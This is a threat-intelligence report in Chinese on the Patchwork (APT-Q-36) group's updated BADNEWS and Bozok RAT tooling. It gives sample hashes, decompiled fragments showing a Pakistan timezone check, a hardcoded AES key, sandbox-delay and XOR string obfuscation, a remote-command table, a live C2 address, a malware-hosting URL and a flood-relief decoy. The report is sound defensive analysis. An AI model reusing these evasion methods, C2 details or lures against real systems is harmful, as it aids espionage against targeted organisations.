

# APT-Q-36: 南亚摩诃草组织近期武器库迭代更新分析

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收录于合集

#南亚地区 27 #APT 70 #摩诃草 2

## 概述

摩诃草，又名Hangover、Patchwork、The Dropping Elephant、白象等，奇安信内部跟踪编号为APT-Q-36<sup>[1]</sup>。该APT组织被广泛认为具有南亚地区某国家背景，其最早攻击活动可以追溯到2009年11月，已持续活跃10余年。该组织主要针对亚洲地区和国家进行网络间谍活动，攻击领域为目标国家的政府、军事、电力、工业、科研教育、外交和经济机构等。

奇安信威胁情报中心红雨滴团队在日常的样本跟踪分析过程中，捕获该组织多个近期针对周边国家和地区的定向攻击样本。结合近几个月我们收集的数据来看，该组织正在对其武器库进行更新迭代，并且使用被窃取的签名伪装攻击样本，我们总结出该组织近期的木马特点如下：

1. 引入开源加密库，对加密算法进行更新；
2. 所属攻击样本大部分都打上了被窃取的签名，降低在主机上暴露的风险；
3. Shellcode绕过部分安全产品对重点API调用的监控；
4. 开发新的注入器，并使用mimikatz窃取受害主机密钥；

## 线索

今年五月份的时候，我们披露了摩诃草组织最新的攻击活动，其中使用的攻击组件BADNEWS木马携带了被窃取的签名5Y TECHNOLOGY LIMITED，首次披露时该签名验证仍然有效<sup>[2]</sup>。在该签名进行披露过后，签名颁发者将该签名进行了吊销处理。



后续我们在对该签名进行持续监控中发现，摩诃草组织从6月份至今仍在使用该签名对攻击组件进行伪装，期间共有15个攻击样本被上传至VirusTotal。

FILES 15 / 15

|                          |  |                                                                   |                                        |       |                                                                                     | Sort by ▾  | Filter by ▾ | Export ▾            | Tools ▾             |            |
|--------------------------|--|-------------------------------------------------------------------|----------------------------------------|-------|-------------------------------------------------------------------------------------|------------|-------------|---------------------|---------------------|------------|
|                          |  |                                                                   |                                        |       |                                                                                     | Detections | Size        | First seen          | Last seen           | Submitters |
| <input type="checkbox"/> |  | A9175491A108645BA2F0F906D639BD94E895E41370E6C23C59B95AB4A927A6FA  | 3573fb365cb90f54324ed47ed2bfdfdb.virus | peexe | revoked-cert signed overlay                                                         | 47 / 72    | 545.41 KB   | 2022-10-01 12:55:13 | 2022-10-09 02:42:11 | 2          |
| <input type="checkbox"/> |  | 2592A0B60B5902A5CBDAF19D5612546A53E6F1BF6EAD33D1D86D392C5E281263  | mcods.exe                              | peexe | malware overlay revoked-cert runtime-modules signed                                 | 36 / 70    | 235.94 KB   | 2022-09-15 17:02:56 | 2022-10-07 14:19:24 | 4          |
| <input type="checkbox"/> |  | 8F5E8565D27CF40081D32AADA6B72EF503901501EFC28E3539FE6EC5884886    | 17a6881088d1214e2a58b7a7cc09e9d6.virus | peexe | assembly overlay revoked-cert runtime-modules signed direct-cpu-clock-access 64bits | 40 / 72    | 2.50 MB     | 2022-10-07 13:11:52 | 2022-10-07 13:11:52 | 1          |
| <input type="checkbox"/> |  | A065B8515D1ADAA6A3C322E49A79FDF6A6655D4BEAC3344F32EBFA9F349A71B53 | unknown                                | peexe | overlay revoked-cert runtime-modules signed long-sleeps direct-cpu-clock-access     | 48 / 72    | 306.44 KB   | 2022-07-14 04:31:07 | 2022-09-28 02:20:07 | 4          |
| <input type="checkbox"/> |  | 923283FFE7E7D69FDBAD0684C655AA9E78BF2FE7E0CEE05D59CE118DF285E8    | 3114808176d8adaa4078a5c536a8fb7c.virus | peexe | assembly overlay revoked-cert runtime-modules signed direct-cpu-clock-access 64bits | 33 / 72    | 2.50 MB     | 2022-09-22 16:50:28 | 2022-09-22 16:50:28 | 1          |
| <input type="checkbox"/> |  | 6B9EDA2B97A150C18B63CD461152F5B8729A2EC04AD6E7E140400C963446160B  | onlinet.exe                            | peexe | revoked-cert spreader signed overlay                                                | 42 / 71    | 352.94 KB   | 2022-09-16 06:01:37 | 2022-09-19 17:52:17 | 2          |
| <input type="checkbox"/> |  | EAB7D69AEEAF4EE2055F88B8F66CE72473A154260BD053C80C0A50699D5B0     | onlinet.exe                            | peexe | overlay                                                                             | 43 / 72    | 145.00 KB   | 2022-09-16 06:02:31 | 2022-09-16 06:02:31 | 1          |
| <input type="checkbox"/> |  | 9268C46F5ED8B2F00CF3EF4D14E58C327907B776A97B466A52BC9F8FEA002E5B  | dump.B.bin                             | pedll | revoked-cert signed overlay                                                         | 34 / 70    | 509.41 KB   | 2022-08-31 17:34:00 | 2022-09-15 07:52:43 | 5          |



我们在对这些攻击样本进行整理后发现，摩诃草组织使用多种不同的感染方式对目标进行攻击。例如名为‘C’的BADNEWS变种木马，被摩诃草组织挂载在某个WordPress管理系统的网站上，上传时间为9月30日17时51分。

← → ↻ zaim.pkwebs.com/wp-includes/

Index of /wp-includes

| Name                   | Last modified    | Size | Description |
|------------------------|------------------|------|-------------|
| Parent Directory       |                  | -    |             |
| ID3/                   | 2022-02-16 01:25 | -    |             |
| IXR/                   | 2022-02-16 01:25 | -    |             |
| PHPMailer/             | 2022-02-16 01:25 | -    |             |
| Requests/              | 2022-02-16 01:25 | -    |             |
| SimplePie/             | 2022-02-16 01:25 | -    |             |
| Text/                  | 2022-02-16 01:25 | -    |             |
| admin-bar.php          | 2022-05-25 02:26 | 33K  |             |
| assets/                | 2022-05-25 02:26 | -    |             |
| atomlib.php            | 2022-05-25 02:26 | 12K  |             |
| author-template.php    | 2022-05-25 02:26 | 17K  |             |
| block-editor.php       | 2022-05-25 02:26 | 21K  |             |
| block-i18n.json        | 2021-08-11 14:38 | 316  |             |
| block-patterns.php     | 2022-08-31 15:02 | 11K  |             |
| block-patterns/        | 2022-02-16 01:25 | -    |             |
| block-supports/        | 2022-05-25 02:26 | -    |             |
| block-template-utils.> | 2022-08-31 15:02 | 32K  |             |
| block-template.php     | 2022-07-13 05:35 | 11K  |             |
| blocks.php             | 2022-08-31 15:02 | 44K  |             |
| blocks/                | 2022-07-13 05:35 | -    |             |
| bookmark-template.php  | 2021-11-09 04:36 | 13K  |             |
| bookmark.php           | 2022-08-31 15:02 | 15K  |             |
| c                      | 2022-09-30 17:51 | 545K | BADNEWS变种木马 |
| cache-compat.php       | 2022-05-25 02:26 | 4.2K |             |
| cache.php              | 2022-05-25 02:26 | 12K  |             |
| canonical.php          | 2022-05-25 02:26 | 32K  |             |
| capabilities.php       | 2022-05-25 02:26 | 35K  |             |
| category-template.php  | 2022-05-25 02:26 | 55K  |             |
| category.php           | 2020-07-24 03:25 | 12K  |             |
| certificates/          | 2022-02-16 01:25 | -    |             |
| class-IXR.php          | 2020-02-06 12:03 | 2.5K |             |
| class-feed.php         | 2020-02-06 12:03 | 529  |             |

BADNEWS变种木马

该BADNEWS变种木马的基本信息如下：

|      |                                  |
|------|----------------------------------|
| 文件名  | c                                |
| MD5  | 3573fb365cb90f54324ed47ed2bfdfdb |
| 文件类型 | exe                              |
| 时间戳  | 6336D605 (2022/9/30 19:41:57)    |

通过对时间戳来看，样本在被编译10分钟后就被上传至受害网站上，其工作效率颇高。

该类型的BADNEWS变种木马我们在5月份的报告中就曾作过详细分析，这里我们只分析该木马近几个月以来做出的变革，不再赘述相同的部分。


该BADNEWS变种木马较之前新增了检测时区这一操作，通过对时区的检测从而攻击指定地区的目标，具有一定的定向攻击功能。

```
86  ProcAddress(v10);
87  Get_Timezone_4122F0(v46); // 获取时区
88  v68 = 0;
89  v11 = v47;
90  v12 = v46[0];
91  *(_WORD *)&String2[27] = 0;
92  v56 = 0;
93  String2[22] = 0;
94  v13 = (const char *)v46;
95  *(_DWORD *)&String2[23] = 0;
96  if ( v47 >= 0x10 )
97      v13 = (const char *)v46[0];
98  qmemcpy(String2, "Pakistan Standard Time", 22); // 检测巴基斯坦时区
99  v14 = strcmp(v13, String2);
00  if ( v14 )
01      v14 = v14 < 0 ? -1 : 1;
```

对受害系统的信息收集逐渐转变为以命令为主，新增几个函数对以下命令进行分别查询。

| 命令                    | 功能                   |
|-----------------------|----------------------|
| wmic product get name | 通过WMI获取安装的软件名称       |
| ipconfig /all         | 获取网络配置相关信息           |
| sc query              | 查看所有的已运行的服务          |
| systeminfo            | 显示关于计算机及其操作系统的详细配置信息 |

对于通信加密，抛弃了之前我们所披露的RC4算法，改为使用C++开源加密库，该C++加密库于今年8月8日发布了最新版本<sup>[3]</sup>。



使用的是该加密库的AES算法，其中密钥为b14ca5898a4e4133bbce2ea2315a191，加密的IV为1234567891234567。



```
113  memset(v79, 0, sizeof(v79));
114  CryptoPP::RandomPool::RandomPool((CryptoPP::RandomPool *)v79);
115  v99 = 0;
116  v79[0] = &CryptoPP::AutoSeededRandomPool::`vftable';
117  CryptoPP::AutoSeededRandomPool::Reseed(0, 0x20u);
118  v99 = 1;
119  strcpy(v93, "b14ca5898a4e4133bbce2ea2315a191");// 密钥
120  strcpy(v94, "1234567891234567");// IV
121  memset(v77, 0, sizeof(v77));
122  sub_414B80(v77, a2, v51, v53, v55);
123  v89 = 0xF00000000i64;
124  LOBYTE(v88) = 0;
125  LOBYTE(v99) = 3;
126  if ( ((*(_BYTE *)&v77[3] + *(_DWORD *)&v77[0] + 4)) & 6) != 0 )
127  {
128      v7 = v76;
129  }
```

将密钥转为16进制后，对其收集的信息可进行解密。

Recipe

From Base64

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

AES Decrypt

Key  
62 31 34 63 61 35 38 39 38 61 34 65 34 31 33 33 62...  
HEX

IV  
1234567891234567  
LATIN1

Mode  
CBC

Input  
Raw

Output  
Raw

STEP

BAKE!

Auto Bake

Input

total: 2  
loaded: 2  
length: 21848  
lines: 1

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

Output

start: 16352  
end: 16352  
length: 0  
lines: 239

| Status  | Name               | DisplayName                            |
|---------|--------------------|----------------------------------------|
| Stopped | AeLookupSvc        | Application Experience                 |
| Stopped | ALG                | Application Layer Gateway Service      |
| Stopped | AppIDSvc           | Application Identity                   |
| Stopped | AppInfo            | Application Information                |
| Stopped | AppMgmt            | Application Management                 |
| Stopped | aspnet_state       | ASP.NET State Service                  |
| Running | AudioEndpointBu... | Windows Audio Endpoint Builder         |
| Running | AudioSrv           | Windows Audio                          |
| Stopped | AxInstSV           | ActiveX Installer (AxInstSV)           |
| Stopped | BDESVC             | BitLocker Drive Encryption Service     |
| Running | BFE                | Base Filtering Engine                  |
| Running | BITS               | Background Intelligent Transfer Ser... |
| Stopped | Browser            | Computer Browser                       |
| Stopped | bthserv po         | Bluetooth Support Service              |
| Stopped | CertPropSvc        | Certificate Propagation                |
| Stopped | clr_optimizatio... | Microsoft .NET Framework NGEN v2.0.... |
| Stopped | clr_optimizatio... | Microsoft .NET Framework NGEN v4.0.... |
| Running | COMSvsApp          | COM+ System Application                |

通过在IDA中使用字符串检索功能，我们可以看到疑似摩词草的开发人员使用了admin的用户名，在后续的关联中，我们同样发现了包含admin用户名的pdb路径。

| Address         | Length   | Type | String                                                   |
|-----------------|----------|------|----------------------------------------------------------|
| .rdata:00465C00 | 00000034 | C    | C:\\Users\\admin\\Downloads\\cryptlib\\rijndael_simd.cpp |
| .rdata:00466860 | 0000002F | C    | C:\\Users\\admin\\Downloads\\cryptlib\\sse_simd.cpp      |
| .rdata:004668A0 | 0000002F | C    | C:\\Users\\admin\\Downloads\\cryptlib\\sha_simd.cpp      |
| .rdata:004669E0 | 00000030 | C    | C:\\Users\\admin\\Downloads\\cryptlib\\gf2n_simd.cpp     |

在获取公网IP时，则通过访问<http://myexternalip.com/raw>来进行获取，而在之前的版本中，则是通过执行命令nslookup myip.opendns.com resolver1.opendns.com来进行获取。

```
35  strcpy(LibFileName, "WinInet.dll");
36  v22 = 0;
37  strcpy(ProcName, "InternetOpenW");
38  strcpy(v20, "InternetOpenUrlW");
39  memset(&MultiByteStr[12], 0, 0x3F4u);
40  strcpy(MultiByteStr, "Mozilla/5.0");
41  v3 = MultiByteToWideChar(0, 0, MultiByteStr, -1, 0, 0);
42  v4 = (WCHAR *)unknown_libname_12(0x28u);
43  MultiByteToWideChar(0, 0, MultiByteStr, -1, v4, v3);
44  memset(&v19[14], 0, 0x90u);
45  v19[0] = 't\\0h';
46  v19[1] = 'p\\0t';
47  v19[2] = '/\\0:';
48  v19[3] = 'm\\0/';
49  LODWORD(v12) = LibFileName;
50  v19[4] = 'e\\0y';
51  v19[5] = 't\\0x';
52  v19[6] = 'r\\0e';
53  v19[7] = 'a\\0n';
54  v19[8] = 'i\\0l';
55  v19[9] = '.\\0p';
56  v19[10] = 'o\\0c';
57  v19[11] = '/\\0m';
58  v19[12] = 'a\\0r';
59  v19[13] = 'w'; // http://myexternalip.com/raw
60  LibraryA = LoadLibraryA(v12);
61  ProcAddress = (int (__stdcall *))(WCHAR *, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(LibraryA, (LPCSTR)ProcName);
62  v7 = ProcAddress(v4, 0, 0, 0, 0);
63  v8 = (int (__stdcall *))(int, int *, _DWORD, _DWORD, unsigned int, _DWORD))GetProcAddress(LibraryA, (LPCSTR)v20);
64  v9 = v8(v7, v19, 0, 0, 0x80000000, 0);
65  memset(Buffer, 0, sizeof(Buffer));
66  HIDWORD(v11) = &dwNumberOfBytesRead;
67  LODWORD(v11) = 4096;
68  InternetReadFile((HINTERNET)__PAIR64__(Buffer, v9), (LPVOID)v11, v14, v15);
69  LODWORD(v13) = v7;
70  InternetCloseHandle(v13);
71  return Buffer;
72 }
```

新版本的BADNEWS变种木马在远控指令方面未做较大变革，仅新增了一个远控指令字符‘8’，其指令码功能如下：

| 指令码 | 功能                         |
|-----|----------------------------|
| 1   | 把收集的文件上传                   |
| 2   | 截图后加密上传                    |
| 3   | 退出                         |
| 4   | 下载TGJdbkds_kxen.exe并执行     |
| 5   | 打开指定文件并将结果写入文件加密后上传        |
| 6   | 把键盘记录器记录的atapi.sys文件经加密后上传 |
| 7   | 远程命令执行                     |
| 8   | 从C2返回的url下载指定文件            |

Bozok RAT

对收集的样本进行整理时我们发现当中有一个样本名称为TGjdbkds\_qfyd.exe，这与上述远控功能下载的TGJdbkds\_kxen.exe名称上具有一定的相似性。经过分析，TGjdbkds\_qfyd.exe为摩诃草组织常用的Bozok RAT木马，并且极有可能是BADNEWS变种木马下载的后续组件。

|      |                                  |
|------|----------------------------------|
| 文件名  | TGjdbkds_qfyd.exe                |
| MD5  | d063c4647678fcd44a87b4ec269f64c9 |
| 文件类型 | exe                              |

外层样本实际是一个注入器，样本多次调用sub\_4044A5这个函数，通过打印大量数字来达到延时、躲避沙箱检测的目的。

```
1 int __cdecl sub_4044A5(int a1)
2 {
3     int v1; // esi
4     int v2; // ebx
5     int v3; // ecx
6     int result; // eax
7
8     v1 = 2;
9     v2 = 3;
10    while ( v1 <= a1 )
11    {
12        v3 = 2;
13        do
14        {
15            result = v2 / v3;
16            if ( !(v2 % v3) )
17                break;
18            ++v3;
19        }
20        while ( v2 > v3 );
21        if ( v3 == v2 )
22        {
23            ++v1;
24            result = Print_40C2A0("%d\n", v2);
25        }
26        ++v2;
27    }
28    return result;
29 }
```

对字符串采用简单加密处理，规避静态检测。

```
1 BYTE *__cdecl XorDecode_4013E0(const char *a1)
2 {
3     BYTE *result; // eax
4     unsigned int i; // edx
5
6     result = calloc(1u, 0x1Bu);
7     for ( i = 0; i < strlen(a1); ++i )
8         result[i] = a1[i] ^ 0xA;
9     result[i] = 0;
10    return result;
11 }
```

随后创建自身的傀儡进程，注入Bozok RAT木马并执行。



|                                                        |                 |                                          |  |  |                                            |   |   |   |                           |
|--------------------------------------------------------|-----------------|------------------------------------------|--|--|--------------------------------------------|---|---|---|---------------------------|
| 00404920                                               | 57              | push edi                                 |  |  | 寄存器 (FPU)                                  | < | < | < | <                         |
| 0040492E                                               | 57              | push edi                                 |  |  | EAX 00000000                               |   |   |   |                           |
| 0040492F                                               | 31FF            | xor edi,edi                              |  |  | ECX 0022F794                               |   |   |   |                           |
| 00404931                                               | C74424 10 4000  | mov dword ptr ss:[esp+0x10],0x40         |  |  | EDX 77267084                               |   |   |   | ntdll.KiFastSystemCallRet |
| 00404939                                               | C74424 0C 0030  | mov dword ptr ss:[esp+0xC],0x3000        |  |  | EBX 0022FDDC                               |   |   |   |                           |
| 00404941                                               | 8B46 50         | mov eax,dword ptr ds:[esi+0x50]          |  |  | ESP 0022F7C0                               |   |   |   |                           |
| 00404944                                               | 894424 08       | mov dword ptr ss:[esp+0x8],eax           |  |  | EBP 0022FD88                               |   |   |   |                           |
| 00404948                                               | 8B46 34         | mov eax,dword ptr ds:[esi+0x34]          |  |  | ESI 00439C30                               |   |   |   | ASCII "PE"                |
| 0040494B                                               | 894424 04       | mov dword ptr ss:[esp+0x4],eax           |  |  | EDI 00000000                               |   |   |   |                           |
| 0040494F                                               | 0085 64FAFFFF   | mov eax,dword ptr ss:[ebp-0x59C]         |  |  | EIP 00404986                               |   |   |   | TGjdbkds.00404986         |
| 00404955                                               | 894424          | mov dword ptr ss:[esp],eax               |  |  | C 0 ES 0023 32位                            |   |   |   | 0(FFFFFFFF)               |
| 00404958                                               | FF95 40FAFFFF   | call dword ptr ss:[ebp-0x5C0]            |  |  | P 1 CS 001B 32位                            |   |   |   | 0(FFFFFFFF)               |
| 0040495E                                               | 83EC 14         | sub esp,0x14                             |  |  | A 0 SS 0023 32位                            |   |   |   | 0(FFFFFFFF)               |
| 00404961                                               | C74424 10 0000  | mov dword ptr ss:[esp+0x10],0x0          |  |  | Z 0 DS 0023 32位                            |   |   |   | 0(FFFFFFFF)               |
| 00404969                                               | 8B46 54         | mov eax,dword ptr ds:[esi+0x54]          |  |  | S 0 FS 003B 32位                            |   |   |   | 7FDDF000(4000)            |
| 0040496C                                               | 894424 0C       | mov dword ptr ss:[esp+0xC],eax           |  |  | T 0 GS 0000 NULL                           |   |   |   |                           |
| 00404970                                               | 8B03            | mov eax,dword ptr ds:[ebx]               |  |  | D 0                                        |   |   |   |                           |
| 00404972                                               | 894424 08       | mov dword ptr ss:[esp+0x8],eax           |  |  | O 0 LastErr ERROR_NO_MORE_FILES (00000012) |   |   |   |                           |
| 00404976                                               | 8B46 34         | mov eax,dword ptr ds:[esi+0x34]          |  |  | EFL 00000206 (NO,HB,NE,A,NS,PE,GE,C)       |   |   |   |                           |
| 00404979                                               | 894424 04       | mov dword ptr ss:[esp+0x4],eax           |  |  | ST0 empty 0.0                              |   |   |   |                           |
| 0040497D                                               | 8B85 64FAFFFF   | mov eax,dword ptr ss:[ebp-0x59C]         |  |  | ST1 empty 0.0                              |   |   |   |                           |
| 00404983                                               | 894424          | mov dword ptr ss:[esp],eax               |  |  | ST2 empty 0.0                              |   |   |   |                           |
| 00404986                                               | FF95 50FAFFFF   | call dword ptr ss:[ebp-0x5B0]            |  |  | ST3 empty 0.0                              |   |   |   |                           |
| 0040498C                                               | 83EC 14         | sub esp,0x14                             |  |  | ST4 empty 0.0                              |   |   |   |                           |
| 0040498F                                               | 894424 04       | mov dword ptr ss:[esp+0x4],eax           |  |  | ST5 empty 0.0                              |   |   |   |                           |
| 00404993                                               | C70424 03234300 | mov dword ptr ss:[esp],TGjdbkds.00432300 |  |  | ST6 empty 0.0                              |   |   |   |                           |
| 0040499A                                               | E8 01790000     | call TGjdbkds.0040C2A0                   |  |  | ST7 empty 0.0                              |   |   |   |                           |
| 0040499F                                               | E8 BCCDFFFF     | call TGjdbkds.00401760                   |  |  |                                            |   |   |   |                           |
| 004049A4                                               | 0EB746 06       | movzx eax,word ptr ds:[esi+0x6]          |  |  |                                            |   |   |   |                           |
| 004049A8                                               | 30C7            | cmn edi,eax                              |  |  |                                            |   |   |   |                           |
| 堆栈 ss:[0022F808]-77266A98 (ntdll.ZwWriteVirtualMemory) |                 |                                          |  |  |                                            |   |   |   |                           |

连接的C2为162.216.240.173:1991。

```

CODE:0041D70C 68 00 D8 41 00      push    offset dword_41D800
CODE:0041D711 8D 45 CC              lea     eax, [ebp+var_34]
CODE:0041D714 E8 CB E9 FF          call    sub_41C0E4
CODE:0041D719 FF 75 CC              push    [ebp+var_34]
CODE:0041D71C 68 00 D8 41 00      push    offset dword_41D800
CODE:0041D721 B8 C8 FA 41 00      mov     eax, offset dword_41FAC8
CODE:0041D726 BA 12 00 00 00      mov     edx, 12h
CODE:0041D72B E8 FC 70 FE FF          call    sub_40482C
CODE:0041D730 EB 59              jmp     short loc_41D788
CODE:0041D732
CODE:0041D732
CODE:0041D732          loc_41D732:          ; CODE XREF: start+192↑j
CODE:0041D732 8D 55 C8              lea     edx, [ebp+var_38]
CODE:0041D735 B8 18 D8 41 00      mov     eax, offset a3136322e323136 ; "3136322e3231362e3234302e3137333a3139393"...
CODE:0041D73A E8 A9 C7 FF FF          call    sub_419EE8 ; 162.216.240.173:1991
CODE:0041D73F 8B 55 C8              mov     edx, [ebp+var_38]
CODE:0041D742 8B C6              mov     eax, esi
CODE:0041D744 E8 CB E3 FF FF          call    sub_418B14
CODE:0041D749 8D 55 C0              lea     edx, [ebp+var_40]
CODE:0041D74C B8 01 00 00 00      mov     eax, 1
CODE:0041D751 E8 CA A3 FE FF          call    sub_407B20
CODE:0041D756 FF 75 C0              push    [ebp+var_40]
CODE:0041D759 68 00 D8 41 00      push    offset dword_41D800
CODE:0041D75E FF 35 C8 FA 41 00      push    ds:dword_41FAC8
CODE:0041D764 8D 45 C4              lea     eax, [ebp+var_3C]
CODE:0041D767 BA 03 00 00 00      mov     edx, 3
CODE:0041D76C E8 BB 70 FE FF          call    sub_40482C
CODE:0041D771 8B 55 C4              mov     edx, [ebp+var_3C]
CODE:0041D774 8B 43 04              mov     eax, [ehx+4]

```

## 侧载攻击

在对BADNEWS变种木马的线索挖掘中，我们发现了两例使用CVE-2017-11882漏洞的RTF文档，释放隐藏的mcods.exe、McVsoCfg.dll文件。由mcods.exe侧载McVsoCfg.dll执行恶意代码，其中McVsoCfg.dll与上述分析的BADNEWS木马几乎一致，AES密钥均未改变。

## 诱饵1

以巴基斯坦总理水灾救济基金相关文档为诱饵。





**THE PRIME MINISTER’S FLOOD RELIEF FUND, 2022**  
(CONTRIBUTION STATUS)

**DETAILS OF OFFICIAL:**

|                |  |
|----------------|--|
| Name           |  |
| CNIC           |  |
| Designation    |  |
| Organisation   |  |
| Contact No.    |  |
| Official Email |  |
| Office Address |  |

**Contribution Status:**

Willing to Contribute ☐

Unwilling to Contribute ☐

Already Contributed ☐

(Note: Filling of the form is compulsory for all officials including those who are unwilling to contribute or already contributed).

Dated

Signature

Prime Minister’s Secretariat | Red Zone, Islamabad, Islamabad Capital Territory, Pakistan | Ph# 011-23386447.
